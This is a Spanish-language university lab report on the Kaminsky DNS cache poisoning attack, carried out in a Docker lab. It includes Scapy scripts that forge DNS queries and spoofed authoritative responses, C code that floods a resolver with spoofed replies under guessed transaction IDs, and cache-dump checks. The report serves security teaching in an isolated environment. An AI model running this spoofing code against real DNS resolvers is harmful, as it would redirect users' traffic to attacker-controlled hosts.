Ataque de Kaminsky: DNS remoto

Tyrone Novillo
Facultad de Ingeniería
Departamento de Telecomunicaciones
Universidad de Cuenca
tyrone.novillo@ucuenca.edu.ec

Sebastián Guazhima
Facultad de Ingeniería
Departamento de Telecomunicaciones
Universidad de Cuenca
sebastian.guazhima@ucuenca.edu.ec

***Resumen*—En esta práctica, se realizó un ataque remoto al DNS, específicamente el ataque de envenenamiento de caché DNS o ataque de Kaminsky, para explorar las vulnerabilidades de sistema DNS.**

El laboratorio abordó conceptos fundamentales sobre el funcionamiento del DNS y se realizó la configuración de un servidor DNS para la realización del ataque remoto.

Se trabajó en un entorno con 4 maquinas, dos servidores: atacante y dns local, y dos maquinas: atacante y víctima. Se exploró como funciona el envenenamiento de cache DNS y el ataque Kaminsky para poder construir el ataque, se dividió el ataque en partes para reducir su complejidad.

Se utilizo Python y Scapy para realizar peticiones DNS y spoofear respuestas DNS. Luego, se utilizó código en C para automatizar procesos críticos, como el envío de consultas y la falsificación de respuestas DNS. Este ataque, es necesario para poder suplantar el dns caché y desviar hacia el atacante. Finalmente, se comprobó si el ataque fue exitoso usando los comandos *dig* y Wireshark.

***Index Terms*—DNS-Remote, spoofing, cache poisoning, Ataque Kaminsky**

I. Introducción

El objetivo de esta práctica es comprender el ataque remoto DNS, en particular DNS cache poisoning attack o también llamado el ataque de Kaminsky.

DNS (Domain Name System) es la guía de la Internet; se encarga de traducir los hostnames a direcciones IP (y viceversa). Esta traducción se hace a través de la resolución DNS, esta ocurre detrás de escena.

Los ataques DNS manipulan este proceso de resolución en varias maneras, con la intención de desviar a los usuarios a destinos alternativos, que a menudo son maliciosos. Esta práctica se focaliza en una técnica particular de ataque al DNS, llamada DNS Cache Poisoning attack. Trataremos el ataque remoto al DNS donde no es posible hacer sniffing, por lo que el ataque se vuelve un poco más complejo y desafiante que el ataque local. [1]

Este laboratorio cubre los siguientes temas:

- DNS y su funcionamiento
- Setup del servidor DNS
- Ataque DNS cache poisoning
- Spoofeado de respuestas DNS
- Spoofeo de Paquetes

II. Marco teórico

II-A. *DNS: Servidor DNS*

Un servidor DNS es un software de servidor especial que utiliza una base de datos DNS para responder a las consultas relativas al DNS. Dado que los servidores DNS suelen estar alojados en hosts dedicados, los ordenadores que contienen los programas correspondientes también se denominan servidores DNS.

Gracias al DNS, los usuarios de Internet pueden introducir un dominio, es decir, un nombre fácil de recordar, en la barra de direcciones del navegador. Cada dominio de Internet tiene al menos una dirección IP, que los ordenadores necesitan para poder comunicarse en la red. Un servidor DNS conoce las combinaciones de dominios y direcciones IP o sabe a qué otro servidor DNS debe reenviar la solicitud. De este modo, cuando se accede a una web, primero se realiza una solicitud a uno o varios servidores DNS para poder finalmente realizar la conexión a la página web.[2]

La resolución de una petición DNS a la dirección IP correcta se realiza por pasos indicado en la siguiente figura:



Figura 1. Resolución a una solicitud DNS

II-B. *Ataque a servidores DNS*

Un ataque al DNS sucede cuando un hacker aprovecha las vulnerabilidades del Sistema de Nombres de Dominio (DNS). Los tipos de ataques que se utilizan hoy en día son numerosos y complejos y se valen de la información que se da entre servidores y clientes.

II-B1. Algunos tipos de ataques::

- Suplantación de DNS/envenenamiento de caché: es un ataque en el que se introducen datos DNS falsificados en el caché del solucionador de DNS, lo cual provoca que el solucionador devuelva una dirección IP incorrecta para un dominio. En vez de ir al sitio web correcto, se puede desviar el tráfico a un equipo malicioso o a cualquier lugar que quiera el atacante.
- Túnel de DNS: este ataque usa otros protocolos para transmitir consultas y respuestas DNS a través de un túnel. Los atacantes pueden utilizar SSH, TCP o HTTP para pasar malware o información robada a consultas DNS, sin que los detecten la mayoría de firewalls.
- Secuestro de DNS: en un secuestro de DNS, el atacante redirige las consultas a un servidor de nombres de dominio diferente. Se puede llevar a cabo con malware o con una modificación no autorizada de un servidor DNS. Aunque el resultado es similar al de la falsificación de DNS, es un ataque esencialmente diferente, ya que ataca el registro DNS del sitio web en el servidor de nombres, en vez de la caché de un solucionador.

II-C. Almacenamiento en cache DNS y DNS Cache Poisoning attack

El solucionador de DNS guardará las respuestas a las consultas de la dirección IP durante un periodo de tiempo determinado. De esta forma, el solucionador puede responder mucho más rápido a consultas futuras, sin necesidad de comunicarse con los numerosos servidores que participan en el proceso típico de resolución de DNS. Los solucionadores de DNS guardan respuestas en su caché durante tanto tiempo como el time to live (TTL) asociado con esa dirección IP les permita hacerlo.[3]



Figura 2. Respuesta de DNS almacenada en caché

Los atacantes puede envenenar cachés de DNS haciéndose pasar por servidores de nombres DNS, haciendo una solicitud a un solucionador DNS y a continuación falsificando la respuestas cuando el solucionador de DNS consulta a un servidor de nombres. Esto es posible porque los servidores DNS usan UDP en lugar de TCP y porque actualmente no hay verificación de la información DNS.[4]



Figura 3. Proceso de envenenamiento de caché DNS

II-D. Ataque de Kaminsky

En el ataque de Kaminsky, el atacante envía una consulta DNS al servidor DNS de la víctima (ejemplo: Apollo), activando una consulta DNS desde Apollo. La consulta puede pasar por varios servidores DNS, pero si la información del nameserver para el dominio está en la caché de Apollo, la consulta no llega a los servidores raíz o .COM.

Durante la espera de Apollo por la respuesta DNS del nameserver de example.com, el atacante puede enviar respuestas falsificadas/spoofeadas a Apollo, haciéndose pasar por el nameserver de example.com. Si la respuesta falsificada llega antes, es aceptada por Apollo, logrando así el éxito del ataque.

En entornos donde el atacante y el servidor DNS no están en la misma LAN, el ataque de cache poisoning es más desafiante. Esto se debe a que el ID de transacción en la respuesta DNS debe coincidir con el de la consulta, y sin poder observar la consulta, adivinar el ID correcto es difícil. Aunque el atacante puede intentar adivinar el ID, el efecto de la caché hace que falsificar respuestas sobre el mismo nombre sea difícil, ya que el servidor DNS no enviará otra consulta para ese nombre hasta que expire la caché, lo cual puede llevar horas o días.



Figura 4. El ataque Kaminsky

III. Desarrollo de actividades

IV. Tarea 1: Setup del Entorno de Laboratorio

El principal objetivo de un ataque de DNS cache poisoning es el servidor de DNS local. Dado que atacar un servidor real es ilegal, necesitaremos crear y configurar nuestro propio

servidor DNS para llevar a cabo los ataques en nuestros experimentos. El entorno de laboratorio requiere cuatro máquinas separadas: una será la máquina víctima, la segunda será el servidor de DNS local, y las dos restantes serán las máquinas de los atacantes.

IV-A. Setup del Contenedor

Para la realización de la práctica, se deberá descargar y descomprimir el archivo Labsetup.zip, donde se encuentra lo necesario para este laboratorio.

Una vez descomprimido, se observará en Labsetup diferentes archivos como el contenedor (docker-compose) del laboratorio, un archivo attack.c, que nos servirá para realizar el ataque, una carpeta donde se guardará los códigos del proceso del ataque de Kaminsky y finalmente, las imágenes de cada máquina (usuario, servidor DNS y del atacante).

Luego, en la terminal se arma el contenedor usando *dcbuild*, el cual empezará a correr el contenedor con todas sus máquinas iniciadas, así como se muestra en la Figura 5.

```
Step 2/3 : COPY named.conf  zone_attacker32.com  zone_example.co
m  /etc/bind/
 ---> 31fd527bcac2
Step 3/3 : CMD service named start && tail -f /dev/null
 ---> Running in fd20e02ac4ac
Removing intermediate container fd20e02ac4ac
 ---> fa9d0b3579ff

Successfully built fa9d0b3579ff
Successfully tagged seed-attacker_ns:latest
[01/22/24]seed@VM:~/.../Labsetup$ dcup
Creating network "seed-net" with the default driver
Creating local-dns-server-10.9.0.53 ... done
Creating user-10.9.0.5              ... done
Creating seed-attacker              ... done
Creating attacker-ns-10.9.0.153     ... done
Attaching to seed-attacker, attacker-ns-10.9.0.153, user-10.9.0.
5, local-dns-server-10.9.0.53
attacker-ns-10.9.0.153 |  * Starting domain name service... name
d                                                                [
 OK ]
local-dns-server-10.9.0.53 |  * Starting domain name service...
named                                                            [
```

Figura 5. Levantamiento del contenedor

Luego listaremos las máquinas para conocer su id usando el comando *dockps*, para luego correr cada máquina en diferentes shell (Figura 6).

```
[01/22/24]seed@VM:~/.../Labsetup$ dockps
8af092f94ff9  seed-attacker
75dee95e40f1  user-10.9.0.5
54a596a2ce1c  local-dns-server-10.9.0.53
3fee290faf47  attacker-ns-10.9.0.153
[01/22/24]seed@VM:~/.../Labsetup$
```

Figura 6. Lista de las máquinas del contenedor

Además, en cada máquina cambiaremos el símbolo del sistema bash (contenedor) para poder identificar bien cual es la maquina o servidor atacante o del usuario, para ello usamos los comandos:

```
(1) export PS1="seed-atacante:\w\$>> "

(2) export PS1="seed@usuario/10.9.0.5 \w\$>> "

(3) export PS1="servidor-DNS@local:\w\$>> "

(4) export PS1="servidor-ns@atacante:\w\$>> "
```

IV-B. Verificación de la configuración del DNS

Utilizaremos el software BIND 9 como servidor de DNS local. BIND 9 carga su configuración desde un archivo llamado '/etc/bind/named.conf'. Uno de los archivos incluidos es llamado '/etc/bind/named.conf.options'. En este archivo se establece la configuración actual.

Simplificación: Para simplificar este laboratorio, hemos fijado el número de puerto de origen a '33333' dentro del archivo de configuración.

Desactivando DNSSEC: DNSSEC se introdujo como un mecanismo de protección contra ataques de spoofing en los servidores DNS. Para demostrar cómo funciona este ataque, hemos desactivado esta protección en el archivo de configuración.

DNS cache. Durante el ataque, necesitaremos inspeccionar la caché DNS en el servidor de DNS local. Los siguientes dos comandos sirven para este propósito. El primer comando realiza un volcado del contenido de la caché en el archivo '/var/cache/bind/dump.db', y el segundo comando limpia la caché.

```
# rndc dumpdb -cache // Dump the cache to the
    specified file
# rndc flush // Flush the DNS cache
```

Forwarding: Una zona de forwarding se agrega en el servidor de DNS local, de modo que si alguien desea realizar una consulta al dominio attacker32.com, la consulta será reenviada al nameserver de este dominio, que estará alojado en el contenedor del atacante. La entrada para esta zona se encuentra dentro del archivo named.conf.

IV-B1. Máquina del Usuario.: El contenedor del usuario, cuya dirección IP es 10.9.0.5, está configurado para usar la dirección IP 10.9.0.53 como su servidor DNS local. Esto se logra cambiando la configuración del archivo de resolución de la máquina del usuario (/etc/resolv.conf). Se agrega el servidor 10.9.0.53 como nameserver en la primera línea del archivo, de esta forma la máquina entenderá que este será el servidor DNS primario usado por defecto, asi como se muestra en la Figura 7.

```
seed@usuario-10.9.0.5 /$>> cat /etc/resolv.conf
nameserver 10.9.0.53
```

Figura 7. Name server DNS local como primario en el usuario

IV-B2. Nameserver del Atacante.: Dentro de la máquina del atacante, se alojan dos zonas. La primera es la zona legítima del atacante attacker32.com, y la segunda es la zona falsa del dominio example.com. Las zonas son configuradas en el archivo /etc/bind/named.conf; Figura 8.

```
servidor-ns@atacante:/$>> cat etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
```

Figura 8. Zonas en el servidor atacante.

IV-B3. Obtener la dirección IP de ns.attacker32.com.: Cuando ejecutamos el comando dig, el servidor de DNS local forwardeará la consulta hacia el nameserver del atacante. Esto se debe a que en el archivo de configuración del servidor DNS del atacante se agregó el forward para la entrada de esta zona. Además, la respuesta debería venir del archivo de zona (attacker32.com.zone) que se configuró en el nameserver del atacante.

En la figura 9 se observa que se realiza una consulta al server (con *dig ns.attacker32.com*) del atacante y efectivamente la respuesta es del attacker32.com, ya que está en el forward de la zonas.

```
seed@usuario-10.9.0.5 /$>> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59921
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: aa04a6eea98a0fee0100000065afea4aab35e8fb13e69383 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 44 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jan 23 16:33:14 UTC 2024
```

Figura 9. Consulta al nameserver del Atacante

IV-B4. Obtener la dirección IP de www.example.com.: Dos nameservers están alojando el dominio example.com, uno es el nameserver oficial y el otro es el contenedor del atacante. Consultaremos ambos nameservers y veremos la respuesta obtenemos de ellos. Se ejecutan los siguientes comandos:

```
$ dig www.example.com

$ dig @ns.attacker32.com www.example.com
```

Una vez ejecutado, se obtiene lo que se muestra en la Figura 10 y 11, mostrando en la primera la dirección real de www.example.com y en la otra, a través de una consulta directa la dirección falsa de example almacenada en el atacante. Sin embargo, no realizaremos esto, queremos que la víctima consulte a al atacante mediante example.

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45971
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 232778bf1a19705f0100000065afebbc547b9ba8f46ecb55 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 1400 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jan 23 16:39:24 UTC 2024
;; MSG SIZE  rcvd: 88
```

Figura 10. Consulta a example.com

```
seed@usuario-10.9.0.5 /$>> dig @ns.attacker32.com  www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11986
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f438629b7caf53fe0100000065afecd15c78a6df763ea0a3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Jan 23 16:44:01 UTC 2024
```

Figura 11. Consulta directa hacia ns.attacker32.com

V. Implementación del Ataque de Kaminsky

Para implementar este ataque, primero se dividirá en varias tareas (tarea 2, tarea 3, tarea 4 y tarea 5), que consistirá en construir la petición DNS para un hostname aleatorio usando el dominio example.com. Luego, spoofearemos las respuestas provenientes del nameserver en example.com. pondremos todo junto para lanzar el ataque de Kaminsky y finalmente en la Tarea 5, verificaremos el impacto del ataque.

VI. Tarea 2: Construyendo una petición DNS

Esta tarea se centra en el envío de peticiones DNS. Para completar el ataque, los atacantes necesitan hacer que el servidor DNS envíe consultas, de esta forma tendrán las oportunidades necesarias para empezar a falsificar respuestas DNS.

Se realiza un programa para enviar consultas DNS al servidor DNS objetivo, usando Python (con Scapy) para desarrollar el código del programa. El programa es el siguiente:

```
    #!/usr/bin/python3
from scapy.all import *

Qdsec    = DNSQR(qname='twysw.example.com')
DNSpkt   = DNS(id=0xAAAA, qr=0, qdcount=1, ancount
    =0, nscount=0, arcount=0, qd=Qdsec)

IPpkt  = IP(src='1.2.3.4',dst='10.9.0.53')
UDPpkt = UDP(sport=12345, dport=53,chksum=0)

request = IPpkt/UDPpkt/DNSpkt
```

```
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(request))
  request.show()
```

En el código, se cambia www por twysw ya que en la guía, para generar un dns-reply, usa twysw.example.com.

Para el paquete IP, se usa en origen un puerto aleatorio y en el destino el DNS local.

Para el puerto, el origen se escoge uno aleatorio y el destino hacia el DNS local.

Además, se añade lo que se obtenga en esta petición en un archivo .bin que será añadido en el codigo *attack.c*, que realizará pequeñas modificaciones en el mismo.

Luego, se ejecuta el archivo python para obtener el archivo.bin de salida y lo siguiente:

```
seed@atacante:/volumes$>> ./dns_query_gen.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
```

Figura 12. Ejecución del archivo query-gen: Muestra IP y UDP

```
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None
```

Figura 13. Ejecución del archivo query-gen: Muestra contenido DNS

VII. Tarea 3: Spoofeando respuestas DNS

En esta tarea, necesitamos falsificar las respuestas DNS en el ataque de Kaminsky. Dado que nuestro objetivo es example.com, necesitamos falsificar las respuestas del nameserver para este dominio. Necesitaremos descubrir la dirección IP de los nameservers originales de example.com.

En la siguiente imagen se obtiene la IP de los NS originales de example.com.

```
seed@atacante:/volumes$>> dig +short $(dig +short NS example.com)
199.43.135.53
199.43.133.53
```

Figura 14. Obtenición de IPs de los nameservers de example.com

El siguiente código construye un paquete que representa una respuesta DNS que incluye la sección Question, una sección Answer y una sección NS.

```
    #!/usr/bin/python3
from scapy.all import *

targetName = 'twysw.example.com'
targetDomain = 'example.com'


# the C code will modify src,qname,rrname and the id
     field

# reply pkt from target domain NSs to the local DNS
    server
IPpkt = IP(src='199.43.135.53', dst='10.9.0.53',
    chksum=0)
UDPpkt = UDP(sport=53, dport=33333, chksum=0)


Qdsec  = DNSQR(qname=targetName)

Anssec = DNSRR(rrname=targetName, type='A',
               rdata='1.2.3.4', ttl=259200)

# Authority section
NSsec  = DNSRR(rrname=targetDomain, type='NS',
               rdata='ns.attacker32.com', ttl
                   =259200)


DNSpkt = DNS(id=0xAAAA, aa=1,ra=0, rd=0, cd=0, qr=1,
             qdcount=1, ancount=1, nscount=1,
                 arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)
Replypkt = IPpkt/UDPpkt/DNSpkt

with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(Replypkt))
  Replypkt.show()
```

En este código se escoge el nombre y dominio ya que es el objetivo example.com. Para el apartado IP, se ubica la dirección real del NS de example, obtenido anteriormente y que llegue a la dirección IP del servidor DNS local. El puerto que utiliza el NS de example es 53 y el puerto destino es el del DNS local, que fue configurado con el puerto fijo 33333. Finalmente lo paquetes spoofeados se obtendrán al realizar comunicación entre DNS local y el example.com.

Los datos se almacenan en un archivo .bin y se usará en el archivo attack.c.

A continuación se muestra la salida al ejecutar el archivo query-gen.py.

```
seed@atacante:/volumes$>> ./dns_query_rep.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
```

Figura 15. Ejecución del archivo query-gen: Muestra contenido IP y UDP

```
        |  qtype     = A
        |  qclass    = IN
       \an        \
        |###[ DNS Resource Record ]###
        |  rrname    = 'www.example.com'
        |  type      = A
        |  rclass    = IN
        |  ttl       = 259200
        |  rdlen     = None
        |  rdata     = 1.2.3.4
       \ns        \
        |###[ DNS Resource Record ]###
        |  rrname    = 'example.com'
        |  type      = NS
        |  rclass    = IN
        |  ttl       = 259200
        |  rdlen     = None
        |  rdata     = 'ns.attacker32.com'
       ar        = None

seed@atacante:/volumes$>> S
```

Figura 16. Ejecución del archivo query-gen: Muestra contenido DNS

VIII. Tarea 4: Lanzar el Ataque de Kaminsky

Ahora que hemos puesto todo junto, estamos listos para realizar el ataque de Kaminsky. En este ataque, necesitamos enviar muchas respuestas DNS spoofeadas, con la esperanza de que alguna de ellas coincida con el número correcto de transacción y llegue antes que la respuesta original. La velocidad es esencial en este asunto: cuantos más paquetes enviemos, más posibilidades tendremos de que el ataque sea exitoso.

Con este enfoque híbrido, primero usaremos Scapy para generar un paquete DNS que sirva como plantilla; esta será guardada en un archivo. Luego, cargaremos esta plantilla dentro de un programa en C, le haremos algunos cambios a algunos de sus campos y, finalmente, enviaremos este paquete.

En el laboratorio está incluido un código base en C dentro de 'Labsetup/Files/attack.c'. El cual será modificado para que funcione correctamente este archivo.

A continuación se describe el codigo attack.c en las partes más importantes: 1.

```c
int main()
{
  unsigned short transid = 0;

  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req)
      ;

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE,
      f_resp);
```

Esta parte del código establece la base para el ataque de Kaminsky cargando los paquetes de solicitud y respuesta DNS desde archivos binarios, inicializando variables necesarias y preparándose para realizar el ataque en un bucle infinito.

Abre el archivo binario "$ip_req.bin$" que contiene un paquete de solicitud DNS previamente capturado. Verifica si el archivo se abrió correctamente. Si no, muestra un mensaje de error y sale del programa con un código de error. Lee el contenido del archivo en el array ip_req y guarda la cantidad de bytes leídos en n_req

Similar al paso anterior, pero abre el archivo binario "$ip_resp.bin$" que contiene un paquete de respuesta DNS falsificada. Verifica si el archivo se abrió correctamente. Si no, muestra un mensaje de error y sale del programa con un código de error. Lee el contenido del archivo en el array ip_resp y guarda la cantidad de bytes leídos en n_resp. 2.

```c
    //#################################
    /* Step 1. Send a DNS request to the targeted
        local DNS server.
               This will trigger the DNS server to
                   send out DNS queries */

    send_dns_request(ip_req, n_req, name);


    /* Step 2. Send many spoofed responses to the
        targeted local DNS server,
               each one with a different transaction
                    ID. */

    for (int i = 0; i < 500; i++)
    {
      send_dns_response(ip_resp, n_resp, "
          199.43.133.53", name, transid);
      send_dns_response(ip_resp, n_resp, "
          199.43.135.53", name, transid);
      transid += 1;
    }
    //#########################################
  }
}
```

Esta parte del código realiza los pasos principales del ataque de Kaminsky:

Esta sección del código implementa el ataque de Kaminsky, que se ejecuta en un bucle infinito. En primer lugar, se envía una solicitud DNS al servidor local utilizando la función $send_dns_request$, lo que desencadena consultas DNS por parte del servidor. Luego, en un bucle, se generan y envían 500 respuestas DNS falsificadas mediante la función $send_dns_esponse$. Estas respuestas falsificadas contienen información manipulada, como direcciones IP de origen de example.com ("199.43.133.53z "199.43.135.53") y transacciones ID únicas. El objetivo es envenenar la caché del servidor DNS local al sobrescribir las respuestas legítimas con respuestas falsificadas. Cada iteración del bucle incrementa el ID de transacción para asegurar la diversidad de respuestas falsificadas. Este proceso se repite continuamente en un intento de aumentar las posibilidades de éxito en el ataque.

3.

```c
    /* Use for generating and sending fake DNS
        request.
 * */
void send_dns_request(unsigned char* pkt, int
    pktsize, char* name)
```

```
{
  // replace twysw in qname with name, at offset 41
  memcpy(pkt+41, name, 5);
  // send the dns query out
  send_raw_packet(pkt, pktsize);
}


/* Use for generating and sending forged DNS
    response.
 * */
void send_dns_response(unsigned char* pkt, int
    pktsize,
                       unsigned char* src, char*
                           name,
                       unsigned short id)
{
  // the C code will modify src,qname,rrname and the
       id field
  // src ip at offset 12
  int ip = (int)inet_addr(src);
  memcpy(pkt+12, (void*)&ip, 4);
  // qname at offset 41
  memcpy(pkt+41, name, 5);
  // rrname at offset 64
  memcpy(pkt+64, name, 5);
  // id at offset 28
  unsigned short transid = htons(id);
  memcpy(pkt+28, (void*)&transid, 2);
  //send the dns reply out
  send_raw_packet(pkt, pktsize);
}
```

Estas dos funciones, $send_dns_request$ y $send_dns_esponse$, están facilitan la generación y envío de paquetes DNS para solicitudes y para respuestas falsificadas.

La función $send_dns_request$ está diseñada para la generación de solicitudes DNS falsas. Al recibir un paquete DNS, su tamaño y un nombre de dominio como parámetros, la función modifica el campo de nombre de consulta en el paquete, reemplazando una cadena existente "twyswçon el nombre de dominio proporcionado. Posteriormente, utiliza la función $send_raw_packet$ para enviar esta solicitud DNS falsa al servidor DNS local.

La función $send_dns_esponse$ genera respuestas DNS falsificadas. Recibe un paquete DNS, su tamaño, una dirección IP de origen, un nombre de dominio y un ID de transacción como argumentos. La función realiza diversas modificaciones en el paquete DNS para simular una respuesta falsificada. Estas modificaciones incluyen cambiar la dirección IP de origen en el encabezado IP, actualizar los campos de nombre de consulta (qname) y nombre de recurso (rrname) en el paquete DNS con el nombre de dominio proporcionado, y ajustar el campo de ID de transacción con el ID proporcionado.

A continuación, al acabar de construir el código procedemos a ejecutarlo usando $gccattack.c - oattack$ y obtenemos el ejecutable $attack$.

```
[01/23/24]seed@VM:~/.../volumes$ gcc attack.c -o attack
[01/23/24]seed@VM:~/.../volumes$ ls
attack  attack.c  dns_query_gen.py  dns_query_rep.py  ip_req.bin  ip_resp.bin  queryhex.txt
```

Figura 17. Ejecución del archivo .c

VIII-A. Chequear la cache DNS.

Para chequear si el ataque fue exitoso o no, necesitamos chequear el archivo dump.db para ver si nuestra respuesta DNS spoofeada fue aceptada por el servidor DNS. El siguiente comando hace un dump de la cache DNS y se encarga de buscar si la palabra attacker se encuentra dentro de la cache.

```
# rndc dumpdb -cache && grep attacker /var/cache
    /bind/dump.db
```

Antes de realizar el ataque, ejecutamos este comando para observar el estado DNS:

```
servidor-DNS@local:/$>> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
attacker.com.           742838  NS      ns3.epik.com.
ns.attacker.com.        570339  A       185.83.214.222
ns.attacker32.com.      828627  A       10.9.0.153
servidor-DNS@local:/$>>
servidor-DNS@local:/$>>
servidor-DNS@local:/$>> rndc dumpdb -cache && grep example.com /var/cache/bind/dump.db
example.com.            656192  NS      a.iana-servers.net.
                                        20240210034607 20240120132540 60960 example.com.
www.example.com.        573507  \-NS    ;-$NXRRSET
; example.com. SOA ns.icann.org. noc.dns.icann.org. 2022091396 7200 3600 1209600 3600
; example.com. RRSIG SOA ...
; gvpmd82b8er38vuegp72i721lih19rgr.example.com. RRSIG NSEC3 ...
; gvpmd82b8er38vuegp72i721lih19rgr.example.com. NSEC3 1 0 5 53BCBC5805D2B761 ABHIF1B25FHCDA5AMFK5H
NRSH6JID2KI A TXT AAAA RRSIG
                                        20240210232649 20240120132540 60960 example.com.
servidor-DNS@local:/$>>
```

Figura 18. Visualiación de cache DNS para attacker y example

En esta figura, se observa las direcciones asignadas para el atacante y en especial para example.com se observa que apunta a las direcciones reales que tiene (ICANN).

Ahora empezamos el ataque, ejecutamos el archivo attack ($./attack$) en la maquina del atacante.

```
name: muclm, id:59496
name: xvkrx, id:59996
name: fkrkr, id:60496
name: jwitf, id:60996
name: erkau, id:61496
name: vozjb, id:61996
name: cvwej, id:62496
name: kdgvv, id:62996
name: dahxk, id:63496
name: aigib, id:63996
name: motyq, id:64496
name: nvfmg, id:64996
name: iqegw, id:65496
name: nratm, id:460
name: vymev, id:960
name: yeeho, id:1460
name: hvcct, id:1960
name: vrqcg, id:2460
name: xkydt, id:2960
^C
```

Figura 19. Ejecución del ataque.

Aquí generamos, id's aleatorios, y direcciones aleatorias xxxxx.example.com para generar consultas al servidor DNS local.

